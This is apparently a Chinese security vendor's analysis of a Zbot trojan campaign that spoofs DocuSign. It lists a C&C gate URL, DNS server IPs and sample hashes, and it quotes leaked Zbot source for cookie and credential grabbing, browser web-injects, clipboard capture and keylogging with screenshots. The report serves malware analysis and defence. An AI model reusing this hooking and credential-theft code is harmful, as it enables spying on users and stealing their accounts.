http://mafeforthen.com/bdk/gate.php


其程序运行中会不断的尝试联网，获取 C&C 传回的数据信息。在样本中我们还发现大量 DNS 服务器，如下：

185.121.177.53
185.121.177.177
45.63.25.55
111.67.16.202
142.4.204.111
142.4.205.47
31.3.135.232
62.113.203.55
37.228.151.133
144.76.133.38

这些 DNS 服务器具有 DNSCrypt 功能，推测其目的是加密访问病毒 C&C 服务器，如下：

	Hostname (Click for details)	IPv4	IPv6	Owner(s)	Added	Status
Log Anon Whitelist DNSCrypt	ns1.any.dns.opennic.glue	185.121.177.177	2a05:dfc7:5::53	Fusl	2016-May-24	Pass
Log Anon Whitelist DNSCrypt	ns3.ca.dns.opennic.glue	142.4.204.111	2607:5300:60:47aa:142:4:204:111	luggs	2014-Mar-08	Pass

完整的解密后数据：



根据病毒的行为和复杂程度，结合上图中红色框中的解密出来的字符片段，但是通过此前泄露的 ZBot 源码，可以断定这就是 Zbot 无疑：

```
DWORD HttpTools::_removeTagsA(LPSTR string, DWORD size)
{
  static const LPSTR tags[]       = {"br", "hr", "tr", "td", "div", "h1", "h2", "h3", "h4", "h5", "h6", "li"};
  static const BYTE  tags_size[]  = {2,    2,    2,    2,    3,     2,    2,    2,    2,    2,    2,    2};
  static const BYTE  tags_chars[] = {'\n', '\n', '\n', ' ' , '\n' , '\n', '\n', '\n', '\n', '\n', '\n', '\n'};

  int level      = 0;
  bool isScript  = false;
  DWORD oldOffset = 0;
  DWORD newOffset = 0;

  while(oldOffset < size)
  {
    if(level && string[oldOffset] == '>')level--;
    else if(string[oldOffset] == '<')
    {
      if(level++ == 0)
      {
        DWORD curSize = size - oldOffset;
        LPSTR curPos  = string + oldOffset + 1;

        if(isScript)
        {
          if(curSize > TAG_SCRIPT_SIZE + 1 && *curPos == '/' && _compareTagNameA(TAG_SCRIPT, TAG_SCRIPT_SIZE, curPos + 1))isScript = false;
        }
        else
        {
          if(curSize > TAG_SCRIPT_SIZE && _compareTagNameA(TAG_SCRIPT, TAG_SCRIPT_SIZE, curPos))isScript = true;
          else for(BYTE k = 0; k < sizeof(tags) / sizeof(LPSTR); k++)
          {
            BYTE cts = tags_size[k];
            if(curSize > cts && _compareTagNameA(tags[k], cts, curPos))
            {
              curPos += cts;
              string[newOffset++] = tags_chars[k];
              break;
            }
          }
        }
      }
    }
    else if(!level && !isScript && string[oldOffset] != '\r' && string[oldOffset] != '\n' && string[oldOffset] != '\t')
    {
      if(string[oldOffset] == '&' && (size - oldOffset) > SYMB_SPACE_SIZE &&  CWA(shlwapi, StrCmpNIA)(string + oldOffset + 1, SYMB_SPACE, SYMB_SPACE_SIZE) == 0)
      {
        string[newOffset] = ' ';
        oldOffset += SYMB_SPACE_SIZE;
      }
      else string[newOffset] = string[oldOffset];

      //FIXME: Ignore whitespace if you already have a space.
      newOffset++;
    }
    oldOffset++;
  }

  return size - (oldOffset - newOffset);
}
```

Zbot 是一个历史悠久且功能复杂的木马程序，因为源码的泄露。使得任何人都可对其修改，我们可以从之前泄露的 Zbot 源码看到病毒有以下主要行为：

1. 获取浏览器 cookies，flash player cookies, FTP 密码和 email 密码。

```
//Getting browser cookies.
if((ls.processStartupFlags & LocalSettings::PSF_COOKIES_GRABBED) == 0)

//Obtaining certificates.
if((ls.processStartupFlags & LocalSettings::PSF_CERTSTORE_GRABBED) == 0)

//Getting the MFP.  Cookies need to get flash player.
if(ls.processStartupFlags & LocalSettings::PSF_MFP_GRAB)

//Removal of MFP.   You want to delete cookies flash player.
if(ls.processStartupFlags & LocalSettings::PSF_MFP_REMOVE)

if(BO_SOFTWARE_FTP > 0 || BO_SOFTWARE_EMAIL > 0)
HRESULT comResult;
if((0
    if(BO_SOFTWARE_FTP > 0)
    endif
    if(BO_SOFTWARE_EMAIL > 0)
    endif
   ) &&
   ComLibrary::_initThread(&comResult))
{
  //FTP-clients.
  if(BO_SOFTWARE_FTP > 0)
  if((ls.processStartupFlags & LocalSettings::PSF_SOFTWARE_FTP_GRABBED) == 0)
  endif

  //E-mail-clients.
  if(BO_SOFTWARE_EMAIL > 0)
  if((ls.processStartupFlags & LocalSettings::PSF_SOFTWARE_EMAIL_GRABBED) == 0)
  endif
```

Zbot 会针对不同的 FTP 和 email 客户端，读取其保存账户信息的注册表或文件，之后将收集到的信息打包发送到病毒作者的 C&C 服务器。从下面两张图中，我们可以看到 Zbot 能够盗取市面上主流 FTP 和 email 软件的账户信息。

```
void SoftwareGrabber::_ftpAll(void)
{
  _ftpFlashFxp3();
  //_ftpCuteFtp ();
  _ftpTotalCommander();
  _ftpWsFtp();
  _ftpFileZilla();
  _ftpFarManager();
  _ftpWinScp();
  _ftpFtpCommander();
  _ftpCoreFtp();
  _ftpSmartFtp();
}
```

```
void SoftwareGrabber::_emailAll(void)
{
  if(coreData.winVersion >= OsEnv::VERSION_VISTA)
  {
    _emailWindowsMail(false);
    _emailWindowsContacts();
  }
  else
  {
    _emailOutlookExpress();
    _emailWindowsAddressBook();
  }

  _emailWindowsMailRecipients();

  //Windows Live Mail can be installed on XP +.
  _emailWindowsMail(true);
}
```

2. HOOK InternetReadFile 和 InternetReadFileExA 函数，在获取网页时向网页中注入代码获取用户的账户信息：

```
wc = &connections[connectionIndex];

DWORD urlSize;
LPSTR url = (LPSTR)Wininet:: queryOptionExA(*request, INTERNET_OPTION_URL, &urlSize);
if(HttpGrabber::_executeInjects(url, &contextBuffer, &contextBufferSize, wc->injects, wc->injectsCount))
{
  //Substitute for the cache.
  LPWSTR urlW = Str::_ansiToUnicodeEx(url, urlSize);
  if(urlW != NULL)
  {
    DWORD cacheSize = 4096;
    INTERNET_CACHE_ENTRY_INFOW *cacheEntry = (INTERNET_CACHE_ENTRY_INFOW *)Mem::alloc(cacheSize);

    if(cacheEntry != NULL)
    {
      cacheEntry->dwStructSize = sizeof(INTERNET_CACHE_ENTRY_INFOW);
      if(CWA(wininet, GetUrlCacheEntryInfoW)(urlW, cacheEntry, &cacheSize) && cacheEntry->lpszLocalFileName && *cacheEntry->lpszLocalFileName != 0)
      {
        Fs::_saveToFile(cacheEntry->lpszLocalFileName, contextBuffer, contextBufferSize);
        #if defined WDEBUG2
        WDEBUG2(WDDT_INFO, "Changed local cache urlW=\"%s\", cacheEntry->lpszLocalFileName=\"%s\"", urlW, cacheEntry->lpszLocalFileName);
        #endif
      }
      Mem::free(cacheEntry);
    }
    Mem::free(urlW);
  }
```

3. HOOK GetClipboardData 函数获取剪切板信息

```
HANDLE WINAPI UserHook::hookerGetClipboardData(UINT format)
{
  WDEBUG1(WDDT_INFO, "Called, format=%u", format);

  HANDLE dataHandle = CWA(user32, GetClipboardData)(format);
  if(!Core::isActive())return dataHandle;

  LPBYTE data;

  if(dataHandle != NULL && (format == CF_TEXT || format == CF_UNICODETEXT || format == CF_OEMTEXT) && (data = (LPBYTE)CWA(kernel32, GlobalLock)(dataHandle)) != NULL)
  {
    LPWSTR string;
    switch(format)
    {
      case CF_TEXT:        string = Str::_ansiToUnicodeEx((LPSTR)data, -1); break;
      case CF_UNICODETEXT: string = (LPWSTR)data; break;
      case CF_OEMTEXT:     string = Str::_oemToUnicodeEx((LPSTR)data, -1); break;
    }

    if(string != NULL)
    {
      CWA(kernel32, EnterCriticalSection)(&userInputCs);
      addString(L" ");
      addString(string);
      CWA(kernel32, LeaveCriticalSection)(&userInputCs);
      if(string != (LPWSTR)data)Mem::free(string);
    }
```

4. HOOK TranslateMessage 函数，拦截程序消息，当为按钮按下消息时，截屏保存图片。当为键盘按键消息时，则记录按键信息。如下图所示：

```
BOOL WINAPI UserHook::hookerTranslateMessage(const MSG *msg)
{
  //WDEBUG0 (WDDT_INFO, "Called"); / / slows down yields.
  if(msg != NULL && Core::isActive())
  {
    if(msg->message == WM_LBUTTONDOWN)
    {
      CWA(kernel32, EnterCriticalSection)(&userInputCs);
      if(imageClicksCount > 0)
      {
        imageClicksCount--;
        IStream *stream;
        {
          CSTR_GETW(imageFormat, userhook_screenshot_format);
          stream = Screenshoot::_screenToIStream(imageFormat, 30, USERCLICK2IMAGE_SIZE);
        }

        if(stream != NULL)
        {
          WCHAR path[MAX_PATH];
          {
            CSTR_GETW(pathFormat, userhook_screenshot_path_format);
            CSTR_GETW(defaultPrefix, userhook_screenshot_file_default_prefix);

            Str::_sprintfW(path, MAX_PATH, pathFormat,
                           imageFilePrefix == NULL ? defaultPrefix : imageFilePrefix,
                           coreData.pid,
                           CWA(kernel32, GetTickCount)());
          }

          Report::writeIStream(BLT_FILE, NULL, path, stream);
          stream->Release();
        }
      }
      CWA(kernel32, LeaveCriticalSection)(&userInputCs);
    }
    else if(msg->message == WM_KEYDOWN && msg->wParam != VK_ESCAPE)
    {
      BYTE keys[256];
      WCHAR buf[10];
      int count;

      if(CWA(user32, GetKeyboardState)(keys) != FALSE && (count = CWA(user32, ToUnicode)(msg->wParam, (msg->lParam >> 16) & 0xFF, keys, buf, sizeof(buf) / sizeof(WCHAR) - 1, 0)) > 0)
      {

        if(count == 1 && msg->wParam == VK_BACK)addString(L"\x2190");
        //else if (count == 1 & & msg-> wParam == VK_DELETE) addString (L "\ x2193");
        else if(count > 1 || buf[0] >= 0x20)
        {
          buf[count] = 0;
          addString(buf);
        }
      }
    }
  }

  return CWA(user32, TranslateMessage)(msg);
}
```

除了上述介绍的几个函数外 Zbot 还 HOOK 了一些系统 API，和上述方法类似，主要用于获取用户信息，这里就不再详细列举。

Docusign 是数字文档签署平台，其客户多是企业用户。此次 Zbot 攻击，非常有针对性，结合 Zbot 的行为， 不排除病毒会窃取商业资料，网银密码、等企业关键信息。

火绒在拦截到病毒样本之前就已经可以对相关病毒样本进行查杀，并且在拦截到病毒当天就升级了恶意网址拦截，阻拦了虚假域名 docusgn.com。


火绒安全
扫描已完成
发现威胁6项，建议您立即处理
立即处理
忽略
扫描文件 6个
总用时：00:00:00
病毒查杀
防护中心
家长控制
扩展工具
高风险项目（6）
系统可修复项目（0）
项目
描述
处理方式
D:\T...\accounting_invoice_(1).doc
HEUR:OMacro/Obfuscated.c
建议清除
D:\T...\accounting_invoice_(3).doc
HEUR:OMacro/WinA.d
建议清除
D:\Temp\virus\Inject_PE
TrojanDownloader/Zdowb...
建议删除
D:\T...\accounting_invoice_(4).doc
HEUR:OMacro/WinA.d
建议清除
D:\T...\accounting_invoice_(2).doc
HEUR:OMacro/WinA.d
建议清除
D:\Temp\virus\BN2589.tmp.exe
HVM:Trojan/Injector.b
建议删除

三、 附录

样本 SHA1：

Eml
652eb7097d327cae8bd8a1d0d8e606f6a77603c8
99d84db0b071f0db97dc9d024349c3f4edb66911
a5f30b73103754923c568d7548af56fceed148b5
eda9ac8e9b21c969c11d05337892e44fa9c1c045
DOC
cb6797ff6eb43748c07faaa7bf949a42929a5220
d6eefe9314ff0c581acf26d5a647e40c9d12fcd8
PE
a809de46a2e21ac6aab7b66dbaa2206332935af3
ae76db7f24a111ca022b00d29fb08cc76cbab41b